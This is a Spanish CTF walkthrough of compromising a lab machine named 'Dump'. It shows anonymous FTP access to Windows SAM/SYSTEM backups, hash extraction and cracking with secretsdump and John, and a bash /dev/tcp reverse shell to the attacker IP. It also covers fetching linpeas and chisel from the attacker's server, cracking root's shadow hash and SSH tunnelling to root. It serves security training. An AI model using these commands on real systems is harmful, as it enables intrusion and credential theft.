DUMP

1- LOCALIZAMOS LA MAQUINA

┌──(root㉿kali)-[/home/kali/Desktop/Dump]

└─# **sudo arp-scan -I eth0 --localnet**

Interface: eth0, type: EN10MB, MAC: 00:0c:29:09:2c:de, IPv4: 192.168.0.26

192.168.0.33 VMware, Inc.

IP DE LA MAQUINA VICTIMA 192.168.0.33

IP DE LA MAQUINA ATACANTE 192.168.0.26

2- ESCANEAMOS PUERTOS

└─# **nmap -p- -Pn -sVCS --min-rate 5000 192.168.0.33**

Starting Nmap 7.94SVN (https://nmap.org) at 2024-05-16 11:17 EDT

PORT STATE SERVICE VERSION

21/tcp open ftp pyftpdlib 1.5.4

80/tcp open http Apache httpd 2.4.38 ((Debian))

4200/tcp open ssl/http ShellInABox

PUERTO 21

Abierto y ejecutando un servidor FTP. La versión del servicio FTP es pyftpdlib 1.5.4.

Además, el servidor FTP permite el acceso anónimo (Anonymous FTP login allowed) y

hay un directorio llamado .backup que tiene permisos de escritura (drwxrwxrwx).

Intentamos el acceso

┌──(root㉿kali)-[/home/kali/Desktop/Dump]

└─# **ftp 192.168.0.33**

Connected to 192.168.0.33.

220 pyftpdlib 1.5.4 ready.

Name (192.168.0.33:kali): anonymous

331 Username ok, send password.

Password:

230 Login successful.

Remote system type is UNIX.

Using binary mode to transfer files.

ftp> ls

229 Entering extended passive mode (|||59187|).

125 Data connection already open. Transfer starting.

drwxrwxrwx 2 root root 4096 Feb 09 10:46 .backup

226 Transfer complete.

ftp>

Hay un directorio llamado .backup con permisos de escritura (drwxrwxrwx), lo que significa que todos los usuarios tienen permisos de lectura, escritura y ejecución en este directorio.

ftp> **ls -la**

229 Entering extended passive mode (|||37819|).

125 Data connection already open. Transfer starting.

-rwxrwxrwx 1 root root 24576 Feb 09 10:35 sam.bak

-rwxrwxrwx 1 root root 3264512 Feb 09 10:36 system.bak

226 Transfer complete.

Observamos dos archivos sam.bak y system.bak

Sam.bak es una copia de seguridad del archivo SAM (Security Account Manager).

El archivo SAM contiene hashes de las contraseñas de los usuarios locales.

System.bak es una copia de seguridad del archivo SYSTEM del Registro de Windows.

El archivo SYSTEM contiene información sobre la configuración del sistema,

incluyendo los controladores y servicios que se cargan durante el inicio.

Descargamos a nuestra Kali los Archivos del Servidor FTP

ftp> **get sam.bak**

ftp> **get system.bak**

Hemos intentado subir un script en php y no ha sido posible

ftp> **put shell.php**

local: shell.php remote: shell.php

229 Entering extended passive mode (|||52667|).

550 Not enough privileges.

Renombramos los archivos para que tengan las extensiones adecuadas:

┌──(root㉿kali)-[/home/kali/Desktop/Dump]

└─# mv sam.bak SAM

┌──(root㉿kali)-[/home/kali/Desktop/Dump]

└─# mv system.bak SYSTEM

Usamos impacket-secretsdump para extraer los hashes de los archivos descargados.
Impacket-secretsdump puede procesar directamente los archivos del Registro de Windows y extraer los hashes sin necesidad de extraer manualmente la clave de arranque.

Instalamos

┌──(root㉿kali)-[/home/kali/Desktop/Dump]

└─# **apt-get install impacket-scripts**

Ejecutamos secretsdump.py con los archivos SAM y SYSTEM:

┌──(root㉿kali)-[/home/kali/Desktop/Dump]

└─# **impacket-secretsdump -sam SAM -system SYSTEM LOCAL**

Impacket v0.12.0.dev1 - Copyright 2023 Fortra

[*] Target system bootKey: 0x042145cf7279c87791fa907cd6d9bccd

[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)

Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::

Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::

HelpAssistant:1000:45ab968b011c0b6cfd1e9e1b30ff40cc:916da1881680fcb38f2ce951f666d6be:::

SUPPORT_388945a0:1002:aad3b435b51404eeaad3b435b51404ee:d0d506281c0dbfe0a16f57e412411d37:::

dumper:1004:ebd1b59f4f5a6843aad3b435b51404ee:7324322d85d3714068d67eccee442365:::

admin:1005:7cc48b08335cd858aad3b435b51404ee:556a8f7773e850d4cf4d789d39ddaca0:::

[*] Cleaning up...

El comando produce una salida con los hashes de las contraseñas. La opción LOCAL indica que se están utilizando archivos locales en lugar de conectarse a un sistema remoto.

Una vez que tenemos los hashes, podemos usar john the ripper para crackearlos.

Guardamos los hashes en un archivo de texto

┌──(root㉿kali)-[/home/kali/Desktop/Dump]

└─# **nano hashes.txt**

Ejecutamos john the ripper con el archivo de hashes y una lista de palabras, como rockyou.txt

┌──(root㉿kali)-[/home/kali/Desktop/Dump]

└─# **john --format=NT --wordlist=/usr/share/wordlists/rockyou.txt hashes.txt**

Using default input encoding: UTF-8

Loaded 5 password hashes with no different salts (NT [MD4 128/128 AVX 4x3])

Warning: no OpenMP support for this hash type, consider --fork=4

Press 'q' or Ctrl-C to abort, almost any other key for status

blabla (admin)

(Administrator)

1dumper (dumper)

3g 0:00:00:02 DONE (2024-05-17 14:46) 1.075g/s 5141Kp/s 5141Kc/s 11122KC/s markinho..*7¡Vamos!

Warning: passwords printed above might not be all those cracked

Use the "--show --format=NT" options to display all of the cracked passwords reliably

Session completed.

┌──(root㉿kali)-[/home/kali/Desktop/Dump]

└─# **john --show --format=NT hashes.txt**

Administrator::500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::

Guest::501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::

dumper:1dumper:1004:ebd1b59f4f5a6843aad3b435b51404ee:7324322d85d3714068d67eccee442365:::

admin:blabla:1005:7cc48b08335cd858aad3b435b51404ee:556a8f7773e850d4cf4d789d39ddaca0:::

4 password hashes cracked, 2 left

Hemos conseguido crackear las contraseñas de algunos usuarios.

admin: blabla

dumper: 1dumper


Administrator: (sin contraseña)

Guest: (sin contraseña)

Utilizamos las credenciales obtenidas para acceder al servidor FTP y subir una shell PHP.

Probamos las cuatro y no funcionan.


PUERTO 80



Nada interesante, por ahora

PUERTO 4200

Me conecto como usuario dumper y contraseña 1dumper



Intento obtener una shell en mi kali por lo que me pongo a la escucha

—(root㉿kali)-[/home/kali/Desktop/Dump]

└─# **nc -nlvp 4444**

listening on [any] 4444 ...

En el puerto 4200

dumper@dump:~$ **/bin/bash -c 'bash -i >& /dev/tcp/192.168.0.26/4444 0>&1'**

Obtenemos conexion

┌──(root㉿kali)-[/home/kali/Desktop/Dump]

└─# nc -nlvp 4444

listening on [any] 4444 ...

connect to [192.168.0.26] from (UNKNOWN) [192.168.0.33] 49974

dumper@dump:~$

dumper@dump:~$ ls -la

ls -la

total 28

drwx------ 3 dumper dumper 4096 feb 9 13:04 .

drwxr-xr-x 3 root   root   4096 feb 9 11:20 ..

lrwxrwxrwx 1 root   root   9 sep 29 2021 .bash_history -> /dev/null

-rw-r--r-- 1 dumper dumper 220 sep 28 2021 .bash_logout

-rw-r--r-- 1 dumper dumper 3526 jul 12 2023 .bashrc

drwxr-xr-x 3 dumper dumper 4096 sep 28 2021 .local

-rw-r--r-- 1 dumper dumper 807 sep 28 2021 .profile

-r-------- 1 dumper dumper 33 feb 9 11:57 user.txt

dumper@dump:~$ cat user.txt

cat user.txt

cfbe86765c16e9bf8ddc3739f4f270a9

FLAG DE USUARIO

Mejoramos la funcionalidad de la TTY

1-**script /dev/null -c bash**

2-**presionamos ctrl_z para suspender la shell**

3-**stty raw -echo; fg**

┌──(root㉿kali)-[/home/kali/Desktop/Dump]

└─# **stty raw -echo; fg**

[1] + continued nc -nlvp 4444

reset xterm

dumper@dump:~$ **export TERM=xterm**

dumper@dump:~$ **export SHELL=bash**

4-**Reseteamos filas y columnas. En una nueva terminal, ejecutamos**

┌──(kali㉿kali)-[~]

└─$ **stty size**

35 166

dumper@dump:~$ **stty rows 35 columns 166**

Ya tenemos una TTY interactiva

4- ESCALAMOS PRIVILEGIOS

LinPEAS es una herramienta útil para la enumeración de privilegios en sistemas Linux.

Vamos a ver cómo podemos usar LinPEAS en la máquina víctima (192.168.0.33:4200).

Vamos a descargar, transferir y ejecutar LinPEAS

4.1- Descargamos LinPEAS en nuestro Kali

wget https://github.com/carlospolop/PEASS-ng/releases/latest/download/linpeas.sh

4.2- Obtenemos LinPEAS en la Máquina Víctima

dumper@dump:~$ wget http://192.168.0.26:8080/linpeas.sh

4.3- Configuramos permisos a LinPEAS

dumper@dump:~$ ls -la

total 872

drwx------ 3 dumper dumper 4096 may 18 16:38 .

drwxr-xr-x 3 root root 4096 feb 9 11:20 ..

lrwxrwxrwx 1 root root 9 sep 29 2021 .bash_history -> /dev/null

-rw-r--r-- 1 dumper dumper 220 sep 28 2021 .bash_logout

-rw-r--r-- 1 dumper dumper 3526 jul 12 2023 .bashrc

-rw-r--r-- 1 dumper dumper 860337 may 12 06:25 linpeas.sh

drwxr-xr-x 3 dumper dumper 4096 sep 28 2021 .local

-rw-r--r-- 1 dumper dumper 807 sep 28 2021 .profile

-r-------- 1 dumper dumper 33 feb 9 11:57 user.txt

dumper@dump:~$ chmod 755 linpeas.sh

4.4- Ejecutamos LinPEAS

dumper@dump:~$ **./linpeas.sh**

Investigando por la información llegamos a /etc/shadow. El directorio /etc/shadow es un archivo en sistemas operativos basados en Unix (como Linux) que almacena las contraseñas de los usuarios en forma de hashes.

dumper@dump:/etc$ cat shadow

root:6jzcdBmCLz0zF2.b/**$6sok07AjDc3TN3oeI/NqrdZ6NSQly3ADW6lvs3z5q.5GDqsCypL8WtL7ARhzDcdYgukakXWeNbiIP7GyigCse/:19762:0:99999:7:::**

Guardamos el hash para root

┌──(root㉿kali)-[/home/kali/Desktop/Dump]

└─# sudo nano hashroot.txt

Y con john the ripper

┌──(root㉿kali)-[/home/kali/Desktop/Dump]

└─# **john --format=sha512crypt --wordlist=/usr/share/wordlists/rockyou.txt hashroot.txt**

Using default input encoding: UTF-8

Loaded 1 password hash (sha512crypt, crypt(3) 6 [SHA512 128/128 AVX 2x])

Cost 1 (iteration count) is 5000 for all loaded hashes

Will run 4 OpenMP threads

Press 'q' or Ctrl-C to abort, almost any other key for status

0g 0:00:00:14 0.04% (ETA: 02:23:41) 0g/s 514.8p/s 515.1c/s 514.8C/s pheonix..thesimpsons

shadow123 (root)

1g 0:00:00:16 DONE (2024-05-17 17:33) 0.05955g/s 487.9p/s 487.9c/s 487.9C/s mavericks..whitetiger

Use the "--show" option to display all of the cracked passwords reliably

Session completed.

shadow123 (root)

También descubrimos

╔═══════╣ Active Ports

╚ https://book.hacktricks.xyz/linux-hardening/privilege-escalation#open-ports

tcp	LISTEN	0	100	0.0.0.0:21	0.0.0.0:*
tcp	LISTEN	0	128	127.0.0.1:22	0.0.0.0:*
tcp	LISTEN	0	128	0.0.0.0:4200	0.0.0.0:*
tcp	LISTEN	0	128	*:80	*:*

Vamos a utilizar una técnica que se conoce como Local Port Forwarding. Port forwarding redirige el tráfico de un puerto específico a otro puerto. Con chisel, configuramos un túnel para redirigir el tráfico del puerto 2222 en Kali al puerto 22 en la máquina víctima, permitiendo el acceso SSH.Esto lo podemos hacer con herramientas como Chisel o Socat. Voy a utilizar Chisel.

1- **lo primero que tenemos que hacer es tener chisel en ambas máquinas**

En Kali:

Instalamos

┌──(root㉿kali)-[/home/kali/Desktop/Dump]

└─# sudo apt install chisel

En la máquina víctima:

Nos vamos al navegador y buscamos "chisel github"

Esta descarga la tenemos en "Downloads" en nuestro Kali.Por comodidad,

cambiamos a un nombre mas sencillo y montamos un servidor web

```
┌──(root㉿kali)-[/home/kali/Downloads]
└─# mv chisel_1.9.1_linux_amd64 chisel

                ┌──(root㉿kali)-[/home/kali/Downloads]
└─# python3 -m http.server 8080
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
```

A continuación, en nuestra máquina víctima

```
dumper@dump:~$ wget http://192.168.0.26:8080/chisel
dumper@dump:~$ ls -la
total 9324
drwx------ 3 dumper dumper        4096 may 18 20:44 .
drwxr-xr-x 3 root   root          4096 feb  9 11:20 ..
lrwxrwxrwx 1 root   root             9 sep 29  2021 .bash_history -> /dev/null
-rw-r--r-- 1 dumper dumper         220 sep 28  2021 .bash_logout
-rw-r--r-- 1 dumper dumper        3526 jul 12  2023 .bashrc
-rw-r--r-- 1 dumper dumper 8654848 may 18 20:26 chisel
-rwxr-xr-x 1 dumper dumper     860337 may 12 06:25 linpeas.sh
drwxr-xr-x 3 dumper dumper        4096 sep 28  2021 .local
-rw-r--r-- 1 dumper dumper         807 sep 28  2021 .profile
-r-------- 1 dumper dumper          33 feb  9 11:57 user.txt
```

Damos permisos

```
dumper@dump:~$ chmod 755 chisel
```

2- **Ejecución del cliente Chisel en la máquina víctima:**

dumper@dump:~$ **./chisel client 192.168.0.26:5555 R:2222:127.0.0.1:22**

2024/05/18 22:49:54 client: Connecting to ws://192.168.0.26:5555

2024/05/18 22:49:54 client: Connected (Latency 3.640035ms)

3- **Ejecución del servidor Chisel en la máquina Kali:**

┌──(root㉿kali)-[/usr/…/empire/server/plugins/ChiselServer-Plugin]

└─# **chisel server --reverse -p 5555**

2024/05/18 16:46:36 server: Reverse tunnelling enabled

2024/05/18 16:46:36 server: Fingerprint 4IisK04SqfD4nr/hKzbveD4o65VUV/Z8NCgyfOIfqVQ=

2024/05/18 16:46:36 server: Listening on http://0.0.0.0:5555

2024/05/18 16:48:44 server: session#1: Client version (1.7.6) differs from server version (1.9.1-0kali1)

2024/05/18 16:48:44 server: session#1: tun: proxy#R:2222=>22: Listening

4- **Establecemos conexión ssh**

┌──(root㉿kali)-[/home/kali/Desktop/Dump]

└─# **ssh root@127.0.0.1 -p 2222**

The authenticity of host '[127.0.0.1]:2222 ([127.0.0.1]:2222)' can't be established.

ED25519 key fingerprint is SHA256:LaOu+PZMPWLbX3icetuOZ2jXgEY/N1RwrUsqJBfcuTQ.

This host key is known by the following other names/addresses:

~/.ssh/known_hosts:10: [hashed name]

Are you sure you want to continue connecting (yes/no/[fingerprint])? yes

Warning: Permanently added '[127.0.0.1]:2222' (ED25519) to the list of known hosts.

root@127.0.0.1's password:

Linux dump 4.19.0-26-amd64 #1 SMP Debian 4.19.304-1 (2024-01-09) x86_64

root@dump:~# ls -la

total 28

drwx------ 3 root root 4096 feb 9 11:56 .

drwxr-xr-x 18 root root 4096 feb 9 12:32 ..

lrwxrwxrwx 1 root root 9 sep 29 2021 .bash_history -> /dev/null

-rw-r--r-- 1 root root 3526 jul 12 2023 .bashrc

drwxr-xr-x 3 root root 4096 sep 28 2021 .local

-rw-r--r-- 1 root root 148 ago 17 2015 .profile

-r-------- 1 root root 33 feb 9 11:56 root.txt

-rw-r--r-- 1 root root 66 sep 28 2021 .selected_editor

root@dump:~# cat root.txt

60c60f8e926b65a55bf8bd6239bb616d

root@dump:~#

FLAG DE ROOT